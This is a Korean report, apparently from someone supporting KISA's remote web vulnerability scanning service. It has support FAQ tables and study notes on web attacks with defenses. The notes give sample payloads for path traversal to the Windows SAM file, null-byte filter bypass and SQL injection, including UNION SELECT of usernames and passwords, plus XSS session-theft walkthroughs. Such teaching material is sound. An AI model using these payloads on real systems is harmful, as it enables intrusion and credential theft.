제 4 절 원격 웹 취약점 점검 서비스 업무 지원 FAQ

[표 3-2] 원격 웹 취약점 점검 서비스 업무 지원 FAQ 내용

번호	문의 내용	처리 내용
1	예전에 가입을 했었는데, 로그인도 안 되고 회원가입도 되지 않습니다.	<p>문제원인: 로그인이 안 되는 경우는 비밀번호가 틀린 경우이며, 회원가입이 안 되는 경우는 실명인증이 된 경우 중복가입이 안됨.</p> <p>답변내용: 아이디 및 비밀번호 찾기를 해보시고 가입 당시의 메일주소가 기억이 나지 않는 경우, 확인 절차 후 알려주거나 수정해드립니다.</p>
2	취약점 점검 신청이 되지 않습니다.	<p>문제원인: 1.필수 입력 항목을 작성하지 않았거나 기타사항(이메일유효성체크,브라우저보기,점검사항결과보기)등을 수행하지 않아서 발생. 2.알리고 싶은 말에 스크립트를 작성하면 점검 신청이 되지 않음.</p> <p>답변내용: 필수입력 항목과 그 외 수행하여야 하는 사항(위명 시)을 수행해 주시고 “알리고 싶은 말” 항목에 스크립트로 의심되는 문자가 있는지 확인해 주시길 바랍니다.</p>

번호	문의 내용	처리 내용
3	<p>도메인 상이 메일을 수신했는데 어떻게 조치를 해야 하는가. 봐도 모르겠다.</p>	<p>문제원인: 민원인이 KISA에서 발송한 메일의 내용을 이해하지 못하는 경우에 발생.</p> <p>답변내용: email.txt파일에 보고서 수신용 이메일 주소를 작성한 후 FTP를 이용해 홈페이지의 root 디렉터리에 텍스트파일을 업로드하면 됩니다. 자세한 내용은 KISA에서 보내드린 메일의 내용을 참고하시어 그대로 수행해주시길 바랍니다.</p>
4	<p>점검을 신청한지 오래되었는데 보고서가 오지 않는다. 혹은 인증번호가 오지 않는다.</p>	<p>문제원인: 신청인이 사용 중인 메일 서버의 이상으로 톨박스에서 전송된 메일이 정상적으로 수신이 되지 않은 경우</p> <p>답변내용: 메일을 보낸 날짜를 알려드리고 해당 날짜의 메일을 찾아보거나 스팸 메일함을 찾아보라고 권유하고 없다고 하면 동일한 메일을 다시 보내드립니다. 인증번호의 경우 사용 중인 메일서버와 통신이 안 되므로(포트이상등) 다른 메일주소를 등록하시도록 유도함. 인증번호가 전송이 안 되면, 결과보고서 전송도 안 되므로 꼭 처리하도록 유도함.</p>

번호	문의 내용	처리 내용
5	접수신청을 했는데, 언제쯤 결과보고서를 받을 수 있는지에 대한 문의	<p>문제원인:</p> <ol style="list-style-type: none"> 1. 해당 사이트에 공격을 당하고 있는 경우 보고서를 급하게 요청하는 경우 2. 납품, 개발관련 이슈로 인해 결과보고서가 급한 경우 <p>답변내용:</p> <ol style="list-style-type: none"> 1. 웹 취약점검서비스는 예방 업무임을 전달하고 침해 대응을 받을 수 있도록 www.krcert.or.kr에서 침해 사고 신청을 안내함 2. 결과 보고서는 어떠한 경우라도 증빙자료로 사용될 수 없으며, 개발 혹은 운영 시 보안취약점을 확인하는 참고자료로써만 활용 하도록 안내 3. 결과는 1주일 정도 소요됨을 안내
6	사이트를 여러 개 신청하는 건에 대한 문의	<p>문제원인:</p> <p>일반 신청의 경우 URL를 1개만 신청할 수 있음.</p> <p>답변내용:</p> <p>회원관리에서 일괄신청을 활성화 함. 신청인에게 일괄신청 카테고리를 안내함.</p>

번호	문의 내용	처리 내용
7	툴박스 점검 부하에 대한문의	<p>답변내용:</p> <p>웹브라우저로 2~3개로 사이트를 접속하는 정도의 부하가 발생함. 서비스에 영향을 주지 않으나 웹호스팅 받는 경우 허용트래픽이 있어 이를 초과할 경우는 있음. 발생하는 트래픽은 사이트마다 다르며, 문제가 된 경우는 거의 없었음.</p> <p>초과 할 경우 바로 안내해드립니다.</p>
8	운영 중인 사이트가 악성코드에 감염되어, 포털 사이트에 광고를 못해주어 취약점 점검 신청을 했다는 경우	<p>문제원인:</p> <p>네이버의 경우 악성스크립트가 삽입되어 있는 경우 광고를 게재하지 않는 정책이 있음</p> <p>답변내용:</p> <p>toolbox.krcert.or.kr 웹 보안교육콘텐츠 1번을 안내해드리고 침해 사고가 의심되는 경우 www.krcert.or.kr에 신고하라고 안내함.</p> <p>그리고 취약점 점검은 예방이기 때문에 현재 문제를 바로 해결해 드리기는 힘들다고 안내하고 더 이상의 악용을 막기 위해 점검은 진행한다고 안내해드립니다.</p> <p>관련 도구인 휘슬을 안내함.</p>

제 5 절 원격 웹 취약점 점검 서비스 업무 지원 FAQ

[표 3-3] 원격 웹 취약점 점검 서비스 운영 지원 FAQ 내용

번호	문의 내용	처리 내용
1	보고서에 있는 취약점 수와 점검결과의 취약점 수가 다르다.	점검 심각도가 “참고” 인 취약점들은 보고서에만 포함되어 취약점 개수가 다를 수 있다. 그 외 상, 중, 하 취약점들 또한 차이가 발생할 수 있으며 차이가 많은 경우 점검을 재시작 하여 보고서를 재 생성함.
2	취약점제한이50개이지만 50개를 초과하였다	점검 특성상 50개를 초과하는 경우도 자주 있다. 취약점이 다수 존재하여 발견 되는 속도가 빨라 취약점 50개 발견 시 중지 되는 순간이 맞지 않아 발생.
3	확인버튼 발생	문제원인: 1.점검이 제대로 진행 되지 않을 경우 2.취약점이50개를 넘어간 경우 3.URL개수가10개미만인 경우 상황에 따라 서버에서 .scan파일을 로컬 점검 엔진으로 가져와서 수동 점검함.
4	보고서 생성 및 압축 에러	NAS로 접근이 안 되는 등 여러 사유로 인해 발생하며 KISA 담당자에게 연락 관련 기관을 안내하여 점검 받도록 함
5	적격심사관련	기타 적격 여부판별이 어려운 경우 과거점검 내역으로 적격 여부 판별

번호	문의 내용	처리 내용
6	일괄점검 관련	일괄 점검 신청 목록 중 접근이 안 되거나 홈페이지 유지 보수 중, 관리자 페이지, 대기업, 공공기관등의 사이트는 부적격처리
7	점검이 안 되는 경우	<p>문제원인:</p> <ol style="list-style-type: none"> 1.웹 방화벽, IDS, IPS등 보안 장비가 있는 경우 2.점검 엔진의 오류 <p>해결방법:</p> <ol style="list-style-type: none"> 1.점검엔진 IP를 전달하고 예외 처리하여 점검 2.재부팅하거나 수동으로 점검
8	처음 신청 URL로 접속 하면 사이트명이 변경(약간 혹은 아주 다른 사이트)되고 서버 IP도 변경이 된다	<p>해결방법:</p> <p>점검하려는 도메인의 서버IP가 변경되었을 경우 점검진행을 계속 하지 말고 신청인과 연락 후 변경된 IP에 동일하게 email.txt 파일을 업로드 하도록 권고하여 점검 진행.</p>
9	처음 신청 URL로 접속 하면 도메인명이 변경되지만 동일한 사이트 경우	<p>해결방법:</p> <p>수동점검을 통해 도메인을 추가하고 점검수행</p>
10	실제 운영되는 사이트가 아닌 테스트 사이트인 경우	실제 오픈 전 개발 사이트의 경우도 점검대상임

번호	문의 내용	처리 내용
11	<p>점검이 멈춰있는 상황이지만 엔진에 검사URL이 걸려 있는 경우 ※점검이 멈춰 있는 상황 일반 점검 페이지에서 점검 버튼들이 활성화 된 상태</p>	<p>1.엔진 재시작 후 2.점검 재시작 버튼 클릭</p>
12	점검계속 버튼	점검 시 멈췄을 때 멈춘 곳에서부터 시작
13	점검 재시작 버튼	<p>.scan파일을 기반으로 결과 보고서(재생성) ※.scan파일을 삭제 후 점검 재시작을 하면 처음부터 다시 점검</p>
14	강제완료	<p>점검 상태가 중지될 때 완료 후 보고서 작성 ※중지는 URL개수가 미만, 취약점이 50 개 이상, 웹서버의 응답이 늦을 때 등</p>
15	제로보드XE	제로보드버전이최신일경우점검엔진의 한계로탐지가안될수있음 공개보드-메일발송
16	제로보드XE + @(자체 개발 페이지)	제로보드가 아닌 다른 소스에서 취약점 나올 수도 있음

번호	문의 내용	처리 내용
17	88번 서버로 점검 시 멈췄을 때 -오류-	해결방법: 관리자 페이지 점검 처리 페이지에서“점검재시작”등 점검 버튼이 활성화되면 점검이 멈춘 상태이며, 엔진에 점검 파일이 표시되어 있어도 점검이 중지 된 상태 서버 재시작 후→점검재시작
18	scan 파일 오류	문제원인: 점검실패 후 서버를 바꾸어 진행하였을 때 처음 점검했던 scan파일 오류 발생 해결방법: 문제가 발생되면 admin에게 보고 예) 88점 검중 89로 변경한 경우 88번 스캔 파일을 삭제 후 89번 서버로 변경하고 점검 진행, 결과 보고서가 생성이 안 되면, 실제 DB에서 엔진이 89로 변경됨을 확인하고 점검 재시작
19	대학교 부속기관 적격심사기준	보류
20	금융기관중소기업(인터넷보험)	적격대상
21	취약점점검신청패 이지 로그인해야 볼 수 있는 경우	신청자메일, 신청 웹 페이지주소, 로그인 실패 시 이동되는 주소가 같으면 이동되는 웹 페이지 주소를 추가하여 검사
22	중지용 한계치 50개 넘을 때	scan파일을 열어 URL 삭제 후 100%로 점검 진행
23	이메일이 상이하여 메일발송	2주후 부적격 처리
24	점검 URL 20개 미만	1.수동검사 2.점검100% 3.강제완료

제 4 장 취약점 점검 능력을 향상시키기 위한 교육 활동

제 1 절 전공과목을 통해 이론학습 및 모의서버에 대한 실습

1. 다양한 웹 어플리케이션 공격 유형에 대한 이론학습 내용 정리

(1) 인증 공격

가. 애플리케이션에서 사용 가능한 인증 기술

- HTML Form 기반 인증

90% 이상의 애플리케이션에서 사용되는 방법이다. 사용자 이름, 패스워드를 입력받아서 애플리케이션에 제출한다. 또한, 보안성이 중요 시되는 애플리케이션으로 PIN 번호나 Secret Word를 추가 제출한다.

- Multi-Factor 메커니즘 (패스워드와 물리적 토큰 혼합)

- 클라이언트 SSL Credentials / 스마트카드

- HTTP Basic Digest 인증

- 윈도우 기반의 인증 (NTLM/Kerberos)

나. 인증 공격

- Bad Password

Bad 패스워드 특징으로는 매우 짧은 단어 또는 빈칸 사용이 있다. 또한, 공통적인 사전 단어를 사용하는 특징이 있고 사용자 이름과 같기도 하다. 기본 값을 사용하는 경우도 이에 해당한다.

- o Brute-Forcible (무차별 대입) 로그인

사용자 이름과 패스워드를 추측해서 애플리케이션에 대해 허용되지 않은 접근을 시도하는 것이다. 혹은 무차별로 서로 다른 패스워드를 갖고 로그인을 시도한다.

- o Verbose Failure 메시지

사용자 이름의 유효/무효 여부에 따라 출력되는 에러 메시지가 다를 수 있다. 또한, 사용자 이름의 유효성 여부에 따라 반응 시간 역시 다를 수 있다.

- o 취약한 사용자 Credential 전송

암호화되지 않은 HTTP를 사용하는 경우에, 로그인 Credential을 전송할 때 사용자 Credential이 공격자에게 쉽게 노출될 수 있다. 혹은 암호화된 HTTPS를 사용해도 애플리케이션이 안전하지 않은 방식으로 Credential을 처리한다면 유출 가능성이 발생할 수 있다.

- o 패스워드 유효성

암호화되지 않은 HTTP를 사용하는 경우에, 로그인 Credential을 전송할 때 사용자 Credential이 공격자에게 쉽게 노출될 수 있다. 혹은 암호화된 HTTPS를 사용해도 애플리케이션이 안전하지 않은 방식으로 Credential을 처리한다면 유출 가능성이 발생할 수 있다.

다. 패스워드 변경의 필요성

패스워드가 공격자에게 유출되는 위험도를 줄일 수 있고, 또한 패스워드가 유출되었을 때 추가 위험을 줄일 수 있다. 만약 패스워드를 잊었을 때는 패스워드를 기억하지 못하는 사용자에게 Challenge 질문 (선택하는 색깔, 태어난 장소)을 제시한다. 따라서 패스워드를 복구 혹은 재설정할 수 있게 된다. 하지만 무차별 대입공격 가능성이 있다는 단점이 있다.

라. 인증(Authentication) 강화

o 안정성 측면에서 강한 Credential 사용하기

최소한의 패스워드 요구사항 (최소길이, 알파벳, 숫자, 대소문자)는 지켜져야 한다. 시스템이 생성한 사용자 이름과 패스워드는 쉽게 예측 가능해서는 안 되고, 사용자 이름이 유일해야 한다. 또한, 사용자는 충분히 강한 패스워드를 설정하도록 해야 한다.

o Credential 안전하게 다루기

모든 Credential을 안전한 방식에서 생성, 저장, 전송한다. 그리고 모든 클라이언트-서버 통신은 SSL을 통해서 암호화한다. 로그인 Form 자체는 HTTPS를 사용해서 Load하고 Credential을 서버에 전송하기 위해서 POST 요청만 한다. 사용자가 매번 웹사이트에 접속할 때마다 사용자 이름, 패스워드를 입력하는 것을 막기 위해 사용자를 기억하는 Remember me 기능은 비밀유지 필요성이 없는 경우에만 사용한다.

o 무차별 대입 (Brute-Force) 공격의 예방

예상하기 힘든 사용자 이름을 사용한다. 안정성이 중요시되는 애플리케이션 (온라인 뱅킹)의 경우 몇 번의 로그인 실패 후에 일정 기간 계정 사용을 중단시킨다. 무차별 대입 공격 목표가 되는 모든 페이지에 Challenge 질문을 부여하는 CAPTCHA 방식을 통해 애플리케이션 페이지에 대한 자동화된 데이터 제출을 효율적으로 차단하고 모든 종류의 패스워드 추측 공격을 매뉴얼 하게 수행하도록 제어할 수 있다.

o 계정 관련 기능의 오용 (Misuse) 방지

주기적으로 패스워드를 변경하고 인증된 세션을 통한 패스워드를 변경해야만 한다. 실수 예방을 위해 두 번의 패스워드를 입력할 수 있고, 오프라인 상에서 잃어버린 패스워드를 처리한다. 단 패스워드 힌트 기능은 사용하지 않는다.

(2) 경로 탐색 공격

가. 경로 탐색 공격 정의

사용자가 제어된 데이터를 가지고 애플리케이션 서버상의 파일이나 디렉터리를 접근할 때 발생한다. 공격자는 조작된 입력을 제출함으로써 접근하는 파일 시스템에 대해 임의의 내용에 대해 읽기, 쓰기를 수행할 수 있다.

나. 경로 탐색 공격 절차

서버는 사용자 요청에 대한 다음의 처리 작업을 수행한다.

- o 서버는 Query 문자열에 File 파라미터 값을 추출한다.
- o 추출된 값을 C:\wahn-app\images\에 덧붙인다.
- o C:\wahn-app\images\diagram1.jpg 파일을 open한다.
- o 해당 파일의 내용을 읽고 클라이언트에 보낸다.

위의 절차를 수행한 후에 서버는 다음의 경로에 있는 파일을 공격자에게 보낸다. (C:\wahn-app.com\images\...\windows\repair\sam) 서버는 실제로 windows SAM 파일의 복구 Copy를 공격자에게 보내고 공격자는 서버 운영체제를 위한 사용자 이름, 패스워드 정보를 SAM 파일을 통해 획득하게 된다.

다. 경로 탐색 취약점

사용자가 제어하는 데이터가 안전하지 않은 방식에서 관련 파일 시스템 기능에 전달될 때, 사용자가 입력한 탐색 Sequence가 애플리케이션에 의해 Block 되는지 또는 예상대로 동작하는지 확인한다. 우선 사용자는

파라미터 file=foo/file1.txt를 제출하고, 다음으로 사용자는 파라미터 file=foo/bar/./file1.txt를 제출한다. 이때 두 개의 제출된 파라미터들에 대한 애플리케이션의 반응이 같으면 경로 탐색 취약점이 존재하게 된다.

라. 경로 탐색 공격 방어

다음과 같은 입력 유효성 검사를 통해 방어할 수 있다.

- o 사용자 요청에 들어있는 파일 이름이 경로 탐색 Sequence를 포함하면, 해당 요청을 처리하지 않고 Sequence를 제거한다.
- o 사용자가 제공한 파일 이름이 애플리케이션이 받아들일 수 있는 Suffix (파일 타입) 또는 Prefix (시작 디렉터리)를 포함하지 않으면 해당 요청을 처리하지 않는다.

이때 2번째 항목을 회피하는 공격이 있을 수 있다. 요청한 파일 이름의 끝에 %00 (URL 인코드 된 NULL 바이트) 또는 %0a (Newline 문자)를 추가하거나 애플리케이션이 파일 타입을 검사할 때는 파일 이름이 %00 이나 %0a를 포함하는 것을 허용한다. 애플리케이션이 실제로 파일을 획득할 때는 파일 이름에 대한 처리가 %00 또는 %0a 문자에서 종료하게 된다.

마. 경로 탐색 취약점 예방

사용자에 의해 제출된 데이터가 파일 시스템 API에 전달되는 것을 막고, 애플리케이션은 사용자가 제출한 파일 이름이 경로 탐색 Sequence를 포함하거나 NULL 문자를 포함하는 경우에, 해당 사용자의 요청에 대한 처리를 중단한다. 처리 가능한 파일 타입들의 Hard Code 된 리스트를 만들어서 이 리스트에 포함되지 않는 요청을 거부한다.

(3) 세션 관리 공격

가. 정의

세션이란 사용자와 웹 애플리케이션 사이의 활성화된 연결이다. 세션을 사용하면 애플리케이션이 각각의 사용자를 유일하게 인식하는 데 유용하고 사용자와 애플리케이션 사이의 Interactions와 관련된 상태를 저장, 관리하는 데 유용하다. 세션 사용 시나리오로는 One-time 사용자 인증, 로그인 기능을 사용하지 않는 애플리케이션 등이 있다.

나. 세션 토큰 생성의 취약점

o 의미 있는 세션 토큰

의미 있는 세션 토큰이란 사용자의 이름, 이메일 주소와 관련된 정보를 변환해서 세션 토큰을 생성하는 것을 의미한다. 즉 공격자는 세션 토큰이 포함하는 정보를 활용해서 다른 애플리케이션 사용자의 현재 세션 토큰값을 추측할 수 있다. 세션 토큰이 포함될 수 있는 의미 있는 정보로는 사용자의 계정 이름, 사용자의 실제 이름, 사용자의 이메일 주소, 시간 정보, 클라이언트의 IP 주소 등이 있다.

o 예측 가능 세션 토큰

특정 Sequence, Pattern 을 포함하도록 세션 토큰이 생성될 수 있다. 따라서 공격자가 일정 수의 세션 토큰들로부터 토큰 생성 방식을 파악한 후에, 다른 유효한 세션 토큰들을 찾아 낼 수 있다. 세션 토큰 생성 방식으로는 순차적 생성, 감춰진 Sequence, 시간 의존성, 예측 가능한 난수 생성 등이 있다.

다. 감춰진 Sequence

세션 토큰은 인코드 되어 있으므로 사용된 인코드 기법을 유추해야 한

다. 즉 인코드 된 일정수의 세션 토큰들을 디코드한 후에 포함된 Sequence나 Pattern을 추출해내야 한다. 현재 세션 토큰에서 이전 세션 토큰을 빼면 감춰진 패턴이 드러나게 된다. 세션 토큰은 0x97C4EB6A을 이전 세션 토큰에 더하고, 그 결과를 32bit 숫자로 만든 후에 Base 64로 인코드함으로써 생성할 수 있다.

라. 시간 의존성

세션 토큰 생성 시간을 이용해서 세션 토큰 생성하고 각각의 세션 토큰은 -로 구분되는 두 개의 숫자로 구성되어 있다. 따라서 두 개의 연속적인 세션 토큰 사이의 차이 값을 구하면 된다. 하지만 위의 차이 값들의 Sequence로부터 예측 가능한 패턴 찾기 어려움이 있으므로 새로운 세션 토큰들의 Sequence를 수집해야 한다.

마. 예측 가능한 난수 생성

Pseudo-random number generator를 이용해서 세션 토큰 생성을 할 경우에, 공격자가 난수들의 Sequence를 예측할 수 있다. 서버가 java.util.Random API를 이용해서 현재 세션 토큰을 생성한 경우에 다음에 생성될 토큰을 예측할 수 있다.

바. 세션 토큰 관리 취약점

세션 토큰이 안전하게 생성되더라도, 안전하게 관리되지 않으면 공격자에게 유출될 수 있다. 따라서 다음과 같은 취약점이 발생할 수 있다.

o 네트워크상에서 세션 토큰 유출

암호화되지 않은 HTTP를 사용한다. 암호화되지 않은 세션 토큰의 값이 그대로 공격자에게 유출 될 수 있다.

- 암호화된 HTTPS 사용

세션 토큰이 유출될 수 있는 경우 로그인 동안 사용자 Credential 보호를 위해 HTTPS 사용, 사용자 세션의 나머지 부분을 위해 HTTP를 사용한다. 웹 사이트의 시작 페이지에는 HTTP 사용, 로그인 페이지부터 HTTPS를 사용한다. 세션 토큰이 유출되지 않는 경우 웹 사이트의 시작 페이지부터 HTTPS를 사용한다.

- 로그 상에서 세션 토큰 유출

시스템 로그에 대한 인증 받지 않은 접근으로 인해 세션 토큰이 유출될 수 있다. 토큰을 전송하는 메커니즘으로 URL Query 문자열을 사용하는 경우, 시스템 로그로부터 세션 토큰이 유출될 수 있다.

- 취약한 세션 토큰 매핑

개별적인 사용자의 세션에 대해 토큰을 발급하는 방식에서 취약점이 다. 다중의 유효한 세션 토큰이 동시에 같은 사용자 계정에 발급되는 경우, 정상적인 경우에 발생하지 않는다.

사. 세션 관리 안정성 강화

- 안전하게 세션 토큰 생성

서버에 의해 사용되는 ID 값 이외에 다른 의미 있는 정보는 토큰에 포함되어서는 안 되고 안정성이 강한 Pseudo-random number generator를 사용해야 한다.

- 세션 토큰 보호

세션 토큰은 HTTPS를 통해서만 전송되어야 하고, 세션 토큰은 URL로 전송되어서는 안 되고, POST 요청을 사용하고 HTML 폼의 숨겨진 필드에 저장되어야 한다. Logout. 기능은 구현되어야 하고 일정 기간 비활동적인 세션은 종료되어야 한다.

(4) 클라이언트 통제 우회

가. 정의

많은 애플리케이션은 클라이언트 측에서 데이터를 서버 측에 보낼 수 있도록 구현되어 있으나 데이터 변경을 완벽하게 막지 못한다. 왜냐하면, 클라이언트에서 서버로 전송되는 모든 데이터가 사용자의 완전한 통제 아래 있기 때문이다.

나. 클라이언트 통제 우회 종류

o 숨겨진 폼 필드 (Hidden Form Fields)

사용자가 숨겨진 데이터 필드 값에 대해 다음과 같은 방법으로 임의로 변경할 수 있다.

- HTML 페이지의 소스코드를 저장하고 필드 값을 변경함
- 소스코드를 브라우저에 Reload 함
- Buy 버튼을 클릭함

프록시를 이용한다면 다음과 같이 변경할 수 있다.

- 프록시를 클라이언트와 서버 사이에 위치시킴
- 프록시를 이용해서 클라이언트에서 서버로 전송 중인 데이터를 가로채서 필드 값을 변경함
- 변경된 데이터를 서버로 재전송함

o HTTP 쿠키

HTTP 쿠키는 온라인상에 나타나지 않으며, 사용자가 직접적으로 그 값을 변경할 수 없다. HTTP 쿠키는 프록시에 의해서 Intercept 되어 변경될 수 있고 클라이언트를 경유해서 전송된 데이터를 안전하게 보호해야 한다.

o URL 파라미터

데이터 필드 값이 URL 파라미터 형태로 표기되는 경우, 직접 또는 프록시를 이용해서 필드 값을 변경할 수 있다.

o Referer 헤더

Referer 헤더는 현재 요청을 시작한 웹 페이지의 URL 정보를 갖고 있다. 따라서 애플리케이션은 Referer 헤더를 이용해서 해당 요청이 올바른 단계 (ForgotPassword.asp)에서 시작된 경우에만 사용자로 하여금 패스워드를 재설정하도록 허용해야 한다.

o Opaque 데이터

암호화하거나 난독화된 데이터들이다. 서버는 암호화하거나 난독화된 데이터를 사용자에게 보냄으로써 사용자가 해당 데이터를 변경하기 힘들게 만든다.

o ASP.NET ViewState

모든 ASP.NET 웹 애플리케이션에서 기본적으로 생성되는 숨겨진 데이터 필드이다. 현재 웹 페이지의 상태와 관련된 정보를 갖고 있고 상태 정보가 서버에 저장, 관리되는 것이 아닌 사용자 인터페이스 내에서 관리, 보존될 수 있도록 한다.

o HTML Form

사용자로부터 입력 값을 받고 서버에 제출하는데 있어서 가장 단순하고 공통적인 메커니즘이다. 사용자가 제공한 데이터에 대해 유효성 검사를 수행하거나 제한을 두는 목적으로 폼을 이용할 수 있다.

o 길이 제한

프록시를 통해서 Form에 임의의 값을 입력할 수 있도록 요청을 수정하거나 프록시를 통해서 Form에서 Maxlength 속성이 제거될 수 있도록 응답을 수정할 경우 길이 제한을 회피할 수 있다.

o 스크립트 기반의 유효성 검사

입력 유효성 검사를 클라이언트 측 스크립트를 통해서 한다. 브라우저 안에서 자바 스크립트를 불능화하거나 입력 필드에 정상적인 값을 입력하고 프록시 기능을 이용해서 정상적인 입력 값을 변경하는

경우, 입력 유효성 검사를 회피할 수 있다.

다. 대응 방안

중요한 데이터를 서버에서 관리하고 필요할 때 서버에서 직접적으로 접근한다. 서버에서 관리하기 힘든 경우에 서버는 데이터를 암호화하거나 서명을 첨부해서 클라이언트에게 전송한다. 따라서 재공격에 취약하고 사용자가 암호화된 데이터의 평문을 알거나 제어할 수 있으면 암호관련 공격이 발생할 수 있다.

(4) SQL Injection 공격

가. SQL Query문을 이용한 공격

SQL Query는 데이터베이스 내에서 다음의 정보를 액세스하는데 사용되는 프로그램 언어이다. 공격자는 사용자 입력 데이터 값을 처리하는데 있어서 갖는 취약점을 이용하여 공격자가 조작된 데이터 값을 입력해서 공격을 수행한다.

o SELECT 구문

데이터베이스에 대한 질의를 할 때 사용된다. 기본적으로 select A from B where C='D'의 구조를 가지고 있다. select 구문을 통한 공격을 수행 하는 경우 사용자가 제공한 조작된 입력 값이 'Wiley' OR 1=1-- 인 경우, Query문은 select author, title, year from books where publisher = 'Wiley' OR 1=1-- ' 이다. -- 이후의 모든 구문은 주석 처리된다. 이 때 데이터베이스는 books 테이블 내에 있는 모든 레코드들을 Return한다.

- o INSERT 구문

테이블 내에서 새로운 데이터를 생성할 때 사용되는 구문이다. 기본적으로 insert into A(B) VALUES ('C')의 구조를 가지고 있다.

- o UPDATE 구문

테이블 내에서 기존 데이터의 내용을 갱신하는데 사용되는 구문이다. 기본적으로 UPDATE A SET B=' C' WHERE D=' E' 의 구조를 가지고 있다.

- o UNION 연산자

두 개 또는 그 이상의 SELECT 구문들의 결과들을 하나의 결과로 단일화 시킨다. UNION 연산자로 공격을 수행하는 경우 입력 값이 Wiley' UNION SELECT username, password, uid FROM users— 일 때 select author, title, year from books where publisher=' Wiley' union select username, password, uid from users-- ' 와 같이 완성된 Query 구문으로 공격을 수행할 수 있다.

나. 입력 필터 회피하기

애플리케이션이 블랙리스트를 작성해서 블랙리스트에 포함된 사용자 입력 데이터를 제거한다. 애플리케이션이 사용자 입력 데이터에서 space를 제거할 수 있다. 사용자 입력 값에 인용 부호(')가 있을 때, 애플리케이션은 추가적인 인용부호를 기존 인용부호에 덧붙이는 방식을 사용한다.


다. MYSQL에서 SQL Injection 공격 예방

mysql_real_escape_string 함수를 사용하여 사용자 입력 값에 대한 필터링 기능을 수행한다. 또한, prepare, execute 함수를 사용하여 사용자가 입력한 데이터 값을 SQL 구문의 일부가 아닌 별도의 파라미터로 취급해서 SQL Injection 공격을 예방한다.

(5) Cross Site Scripting(XSS) 공격

Cross Site Scripting 공격은 공격자가 사용자의 웹브라우저에 악성 스크립트 코드를 주입하고, 사용자가 악성 스크립트 코드를 실행함으로써 사용자의 정보를 악의적으로 탈취하는 공격 기법이다.

가. 반사된 크로스 사이트 스크립팅




(그림 4-1) 반사된 크로스 사이트 스크립팅
공격 과정

(그림 4-1)을 바탕으로 반사된 크로스 사이트 스크립팅의 공격 수행 과정을 설명하도록 하겠다.

- o Alice는 웹 애플리케이션 서버에 로그인 후 세션 토큰을 포함하는 쿠키를 서버로부터 부여 받는다.
- o Bob은 조작된 URL(자바 스크립트 코드를 포함하는)을 Alice에 보낸다.
- o Alice는 Bob의 조작된 URL을 서버에 요청한다.
- o 서버는 Alice의 요청에 응답한다. 서버의 응답에는 Bob의 자바 스크립트가 포함된다.
- o Bob의 자바 스크립트 코드가 Alice의 웹브라우저에서 실행된다.

- o Alice의 브라우저는 Bob이 운영하는 URL에 요청을 보낸다. 이 요청에는 Alice와 서버 사이에서 사용되는 세션 토큰이 포함된다.
- o Bob은 Alice의 세션을 탈취한다.
- o 해당 파일의 내용을 읽고 클라이언트에 보낸다.

나. 저장된 크로스 사이트 스크립팅



(그림4-2) 저장된 크로스 사이트 스크립팅 공격 과정


(그림 4-2)을 바탕으로 저장된 크로스 사이트 스크립팅의 공격 수행 과정을 설명하도록 하겠다.

- o Bob은 조작된 URL(자바 스크립트 코드를 포함하는)을 웹 애플리케이션 서버에 올린다.
- o Alice는 웹 애플리케이션 서버에 로그인을 한다.
- o Alice는 Bob이 올린 조작된 URL을 액세스 한다.
- o 서버는 Bob의 자바 스크립트 코드를 포함하는 응답을 Alice에게 보낸다.
- o 자바 스크립트 코드가 Alice의 브라우저상에서 실행된다.
- o Alice와 서버 사이에서 사용된 세션 토큰 정보가 Alice의 브라우저를

통해서 Bob에게 전달된다.

- o Bob은 Alice의 세션을 탈취한다.

다. DOM 기반의 크로스 사이트 스크립팅



(그림 4-3) DOM 기반의 크로스 사이트 스크립팅
공격 과정

- o Alice는 웹 애플리케이션 서버에 로그인을 한다.
- o Bob은 조작된 URL(자바 스크립트 코드를 포함하는)을 Alice에 보낸다.
- o Alice는 Bob의 조작된 URL을 서버에 요청한다.
- o 서버는 Alice의 요청에 응답한다. 서버의 응답에는 Bob의 자바 스크립트가 포함되지 않는다.
- o Alice의 브라우저가 서버가 보내온 응답을 처리 할 때, Bob의 자바 스크립트가 실행된다.
- o Alice와 서버 사이에서 사용된 세션 토큰 정보가 Alice의 브라우저를 통해서 Bob에게 전달된다.
- o Bob은 Alice의 세션을 탈취한다.

라. 크로스 사이트 스크립팅 공격 비교

[표 4-1] Cross Site Scripting 공격별 비교

반사된 크로스 사이트 스크립팅	저장된 크로스 사이트 스크립팅	DOM 기반의 크로스 사이트 스크립팅
